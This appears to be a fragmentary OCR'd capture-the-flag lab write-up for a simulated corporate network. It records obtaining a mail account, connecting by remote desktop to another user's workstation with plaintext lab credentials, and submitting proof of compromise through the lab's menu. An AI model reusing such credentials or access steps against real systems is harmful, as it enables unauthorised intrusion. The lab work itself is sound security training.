



I used ecitizen to create mail account




Then I installed evolution in kali linux to receive and send messiage


Then I regrested using mail and password I get them from ecitizen







Then I used remmina to get remote desktop client access to other user





I used the


Username [laura.wood]


Password :Password1@


Domain : corp.thereserve.loc









root@kali: /home/thomas
File Actions Edit View Help
[19] SWIFT Approver Access
[20] SWIFT Payment Made
[100] Exit
Selection:1
Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): WRK1
In order to verify your access, please complete the following steps.
1. On the wrk1 host, navigate to the C:\Windows\Temp\ directory
2. Create a text file with this name: thomasmarcos.txt
3. Add the following UUID to the first line of the file: 96e41b90-44d2-46a7-92d1-39629b34195c
4. Click proceed for the verification to occur
Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z
Ready to verify? [Y/X/Z]: Y
Warning: Permanently added '10.201.151.21' (ECDSA) to the list of known hosts.
thomasmarcos.txt 100% 41 26.9KB/s 00:00
Well done! Check your email!
What would you like to do?
Please select an option
[1] Submit proof of compromise
[2] Verify past compromises
[3] Verify email access
[4] Get hints
[5] Exit
Selection:
Screenshot taken
Notes:
Flags are provided both for the initial foothold (low-privileged) access and the full compromise (administrative access).
In certain cases, your foothold may also directly provide administrative access. In these cases, make the submission for the administrative access flag and then use this

